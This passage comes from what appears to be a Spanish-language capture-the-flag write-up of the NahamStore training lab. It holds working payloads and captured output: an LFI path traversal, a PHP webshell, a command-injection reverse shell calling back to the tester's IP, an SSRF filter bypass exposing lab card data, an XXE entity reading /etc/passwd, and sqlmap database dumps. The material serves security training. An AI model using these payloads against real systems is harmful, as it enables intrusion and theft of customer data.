        <strong>
          Mrs Rita Miles
        </strong>
        <br>
        3914 Charles Street<br>
        Farmington Hills<br>
        Michigan<br>
        48335
```

Obtenemos la dirección de otro usuario de la tienda online.

2.5. LFI

Nos dirigimos a la tienda y abrimos una de las imágenes de los productos disponibles. Observemos la URL.

nahamstore.thm/product/picture/?file=cbf45788a7c3ff5c2fab3cbe740595d4.jpg

Con la herramienta Burp Intruder, vamos a realizar un ataque automatizado con una lista de Payloads para explotar vulnerabilidades LFI. Después de un momento, obtenemos resultados.

```
Request
Pretty Raw Hex
1 GET /product/picture/?file=../../../../../../../../etc/passwd HTTP/1.1
2 Host: nahamstore.thm
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=589a44113ef609211d610b7962d1356b; token=0b4d1962409044ac2f9926f1586c9346
10 Connection: close

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 30 Nov 2022 21:17:49 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=589a44113ef609211d610b7962d1356b; expires=Wed, 30-Nov-2022 22:17:49 GMT; Max-Age=3600; path=/
7 Content-Length: 45
8
9 You not not have permission to view this file
```






Hemos encontrado una vulnerabilidad LFI pero no podemos acceder al archivo por falta de privilegios de usuario.

2.6. RCE

2.6.1. RCE vía Webshell

Recordamos que en el escaneo con NMAP inicial teníamos un puerto 8000. También nos indicaba un directorio /admin. Vamos a ver en el navegador el contenido de esta Web.



Marketing Manager Login

Login

Username:

Password:

Login





14

Tenemos un inicio de sesión. Vamos a comprobar el código fuente en busca de información. Si esto no funciona, probaremos una pequeña fuerza bruta con credenciales básicas.

Las credenciales son admin:admin.

Llegamos al panel de administración de las campañas del subdominio marketing.nahamstore.thm.

Marketing Manager Dashboard

| Active Campaigns | | |
|----------------------|------------------|---|
| Campaign Name | Date Started | Actions |
| Pre Opening Interest | 12/10/2020 18:23 |   |
| Hoodie Giveaway | 12/15/2020 10:16 |   |





Edit Campaign

Campaign Details

Campaign Name:

Code:






```
<!DOCTYPE html>
<html lang="en">
<head>
```


Podemos editar las campañas activas. Vemos que la campaña ejecuta código. Vamos a probar a enviar una reverse Shell. La Shell utilizada será:

```
<?php system($_GET['cmd']); ?>
```

Guardamos la actualización de la campaña, y la ejecutamos.

15

| Active Campaigns | | |
|----------------------|------------------|---|
| Campaign Name | Date Started | Actions |
| Pre Opening Interest | 12/10/2020 18:23 |    |
| Hoodie Giveaway | 12/15/2020 10:16 |   |



Podemos ejecutar comandos de manera remota.

2.6.2. RCE vía generador de facturas PDF

Segundo RCE conectado al número de pedido cuando hacemos clic en el botón “PDF Receipt”. Vamos a enviar una Reverse Shell a través del parámetro id=.





```
POST /pdf-generator HTTP/1.1
Host: nahamstore.thm
Content-Length: 158
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://nahamstore.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://nahamstore.thm/account/orders/5
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=e02f835b71709e0250626a82ec6bf7c9; token=bce483da2f8269bd02793486a32f1a7b
Connection: close

what=order&id=
5$(php%20-r%20%27%24sock%3Dfsockopen%28%22'10.18.59.120'%22%2C4444%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22%29%3B%27)
```

Al mismo tiempo habilitamos un oyente en el puerto 4444.

```
(root@kali)-[/home/kali/Desktop/nahamstore]
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.18.59.120] from (UNKNOWN) [10.10.168.167] 40934
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/html/public
$ whoami
www-data
$
```

16

Ya estaríamos conectados al servidor Web objetivo.

Un archivo interesante que hemos encontrado es /etc/hosts, donde podemos ver más subdominios aparte de los encontrados en la enumeración inicial y que pueden aportar información adicional.





```
$ cat /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.6 2431fe29a4b0
127.0.0.1 nahamstore.thm
127.0.0.1 www.nahamstore.thm
172.17.0.1 stock.nahamstore.thm
172.17.0.1 marketing.nahamstore.thm
172.17.0.1 shop.nahamstore.thm
172.17.0.1 nahamstore-2020.nahamstore.thm
172.17.0.1 nahamstore-2020-dev.nahamstore.thm
10.131.104.72 internal-api.nahamstore.thm
```

2.7. SSRF

2.7.1. Filtración de tarjetas de crédito

Al comprar un producto, si pulsamos en consultar stock y capturamos la petición, obtenemos lo siguiente:

```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
Content-Length: 40
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://nahamstore.thm
Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=e02f835b71709e0250626a82ec6bf7c9; token=bce483da2f8269bd02793486a32f1a7b
Connection: close

product_id=2&server=stock.nahamstore.thm
```

17

Recibimos la siguiente respuesta:

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 30 Nov 2022 22:48:33 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=e02f835b71709e0250626a82ec6bf7c9; expires=Wed, 30-Nov-2022 23:48:33 GMT; Max-Age=3600; path=/
7 Content-Length: 42
8
9 {"id":2,"name":"Sticker Pack","stock":293}
```


Si cambiamos el valor de server= por otro de los subdominios disponibles, nos devuelve un error. Debemos mantener el subdominio stock.nahamstore.thm y buscar como eludir.

Vamos a probar con rutas internas ([server=stock.nahamstore.thm@127.0.0.1](#))





```
Request
Pretty Raw Hex ↕ ↵ ☰
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 Content-Length: 50
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/96.0.4664.45 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://nahamstore.thm
9 Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=e02f835b71709e0250626a82ec6bf7c9; token=bce483da2f8269bd02793486a32f1a7b
13 Connection: close
14
15 product_id=2&server=stock.nahamstore.thm@127.0.0.1
```



Page Not Found

Sorry, we couldn't find /product/2 anywhere

Si añadimos #, nos devuelve a la página principal de nahamstore.thm.

18

```
Request
Pretty Raw Hex ↕ ↵ ☰
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 Content-Length: 51
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/96.0.4664.45 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://nahamstore.thm
9 Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=e02f835b71709e0250626a82ec6bf7c9; token=bce483da2f8269bd02793486a32f1a7b
13 Connection: close
14
15 product_id=2&server=stock.nahamstore.thm@127.0.0.1#
```

NahamStore

Get The latest NahamSec Merch



Vamos a probar a cambiar 127.0.0.1 por el subdominio internal-api.nahamstore.thm, y vemos resultados.

```
Request
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 Content-Length: 69
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://nahamstore.thm
9 Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=e02f835b71709e0250626a82ec6bf7c9; token=bce483da2f8269bd02793486a32f1a7b
13 Connection: close
14
15 product_id=2&server=stock.nahamstore.thm@internal-api.nahamstore.thm#

Response
Pretty Raw Hex Render
{"server":"internal-api.nahamstore.com","endpoints":["Vorders"]}
```

Obtenemos un endpoint que puede ser interesante.

```
Request
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 Content-Length: 76
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://nahamstore.thm
9 Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=e02f835b71709e0250626a82ec6bf7c9; token=bce483da2f8269bd02793486a32f1a7b
13 Connection: close
14
15 product_id=2&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders#

Response
Pretty Raw Hex Render
[{"id":"4dbc51716426d49f524e10d4437a5f5a","endpoint":"Vorders"}, {"id":"5ae19241b4b55a360e677fdd9084c21c","endpoint":"Vorders"}, {"id":"70ac2193c8049fcea7101884fd4ef58e","endpoint":"Vorders"}]
```

19

Añadimos cualquiera de las /orders disponibles a la petición enviada.

```
Request
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 Content-Length: 109
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://nahamstore.thm
9 Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=e02f835b71709e0250626a82ec6bf7c9; token=bce483da2f8269bd02793486a32f1a7b
13 Connection: close
14
15 product_id=2&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders/4dbc51716426d49f524e10d4437a5f5a#
```





```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 30 Nov 2022 23:07:54 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=e02f835b71709e0250626a82ec6bf7c9; expires=Thu, 01-Dec-2022 00:07:54 GMT; Max-Age=3600; path=/
7 Content-Length: 386
8
9 {"id":"4dbc51716426d49f524e10d4437a5f5a","customer":{"id":1,"name":"Rita Miles","email":"rita.miles969@gmail.com","tel":"816-719-7115","address":{"line_1":"3914 Charles Street","city":"Farmington Hills","state":"Michigan","zipcode":"48335"},"items":[{"name":"Sticker Pack","cost":"15.00"}],"payment":{"type":"MasterCard","number":"5376118225360051","expires":"05/2024","CVV2":"610"}}}
```

Y tendríamos información sobre el usuario (nombre, email, tarjeta...)

2.8. XXE

Vamos a consultar las existencias de un producto de los disponibles en la tienda.

```
(root@kali)-[~/home/kali/Desktop/naahamstore]
# curl http://stock.nahamstore.thm/product/1
{"id":1,"name":"Hoodie + Tee","stock":56}
```

Ahora probamos a cambiar el método GET por POST.

```
(root@kali)-[~/home/kali/Desktop/naahamstore]
# curl -X POST http://stock.nahamstore.thm/product/1
["Missing header X-Token"]
```

20

Se provoca un error por falta de un encabezado HTTP. Vamos a añadir un valor de Token, que por supuesto no será válido.

```
(root@kali)-[~/home/kali/Desktop/naahamstore]
# curl -X POST 'http://stock.nahamstore.thm/product/1' -H 'X-Token: elhackeretico'
["X-Token elhackeretico is invalid"]
```

Al fuzzear la solicitud POST encontramos un error con la extensión XML.

```
Request
Pretty Raw Hex
1 POST /product/1?xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
```





```
Response
Pretty Raw Hex Render ↵ ↵ ☰
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 01 Dec 2022 15:50:59 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: close
6 Content-Length: 71
7
8 <?xml version="1.0"?>
9 <data>
10 <error>
11 Invalid XML supplied
12 </error>
13 </data>
```

Vamos a enviar otra solicitud POST con el fragmento de un archivo XML.

```
Request
Pretty Raw Hex ↵ ↵ ☰
1 POST /product/1?xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
5 Gecko) Chrome/96.0.4664.45 Safari/537.36
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
8 q=0.8,application/signed-exchange;v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 36
14
15 <?xml version="1.0"?>
16 <data>
17 </data>
```

21

```
Response
Pretty Raw Hex Render ↵ ↵ ☰
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 01 Dec 2022 15:52:18 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: close
6 Content-Length: 71
7
8 <?xml version="1.0"?>
9 <data>
10 <error>
11 X-Token not supplied
12 </error>
13 </data>
```

El error nos indica que no proporcionamos X-Token aunque el encabezado HTTP este presente. ¿Qué significa esto? Pues que en el modo XML, el encabezado HTTP se ignora y espera un valor XML.

Vamos a añadir un valor de X-Token.





```
Request
Pretty Raw Hex ↵ ↩ ☰
1 POST /product/1?xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 74
11
12 <?xml version="1.0"?>
13 <data>
14   <X-Token>
15     elhackeretico
16   </X-Token>
  </data>
```

```
Response
Pretty Raw Hex Render ↵ ↩ ☰
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 01 Dec 2022 15:55:58 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: close
6 Content-Length: 84
7
8 <?xml version="1.0"?>
9 <data>
10   <error>
11     X-Token
12     elhackeretico
13     is invalid
14   </error>
  </data>
```

22

Dado que el valor que proporcionamos se refleja, vamos a realizar un ataque XXE. Vamos a enviar una solicitud con el siguiente payload.

```
Response
Pretty Raw Hex Render ↵ ↩ ☰
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 01 Dec 2022 15:59:11 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: close
6 Content-Length: 84
7
8 <?xml version="1.0"?>
9 <data>
10   <error>
11     X-Token
12     elhackeretico
13     is invalid
14   </error>
  </data>
```





Podemos confirmar la vulnerabilidad XXE, ya que devuelve la misma respuesta que en la petición anterior.

Modificamos el payload XXE anterior para ejecutar un ataque LFI a través de la vulnerabilidad XXE.

```
Request
Pretty Raw Hex
1 POST /product/1?xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 142
11
12 <?xml version="1.0"?>
13 <!DOCTYPE data [ <!ELEMENT data ANY> <!ENTITY xxe SYSTEM "/etc/passwd" >]>
14 <data>
15   <X-Token>
16     &xxe;
17   </X-Token>
18 </data>

HTTP/1.1 401 Unauthorized
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 01 Dec 2022 16:01:50 GMT
Content-Type: application/xml; charset=utf-8
Connection: close
Content-Length: 1304

<?xml version="1.0"?>
<data>
<error>
  X-Token
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Hemos podido acceder a la lista de usuarios del sistema.

2.9. Inyección SQL

2.9.1. SQLi sobre parámetro id=

Al enviar un parámetro no válido para un producto, recibimos un mensaje de error para MySQL.





← → ↻ ⚠ Not secure | nahamstore.thm/product?id=%27

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "LIMIT 1" at line 1

Con SQLMap, vamos a automatizar el proceso de extracción de datos de la base de datos del sitio Web.

```
sqlmap -u "http://nahamstore.thm/product?id=" -dbs --dbms=MySQL
```

```
[18:34:27] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nahamstore
```

Extraemos la información de la base de datos.

```
sqlmap -u "http://nahamstore.thm/product?id=" -dbs --dbms=MySQL --dump -D nahamstore --batch
```

```
Database: nahamstore
Table: sqli_one
[1 entry]
+-----+-----+
| id | flag |
+-----+-----+
| 1 | {d890234e20be48ff96a2f9caab0de55c} |
+-----+-----+
```

```
Database: nahamstore
Table: product
[2 entries]
+-----+-----+-----+-----+
| id | cost | name | image | description |
+-----+-----+-----+-----+
| 1 | 2500 | Hoodie + Tee | c10fc8ea58cb0caef1edbc0949337ff1 | Hack all the things with this awesome hoodie and t-shirt combination!
| 2 | 1500 | Sticker Pack | cbf45788a7c3ff5c2fab3cbe740595d4 | Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%!
```

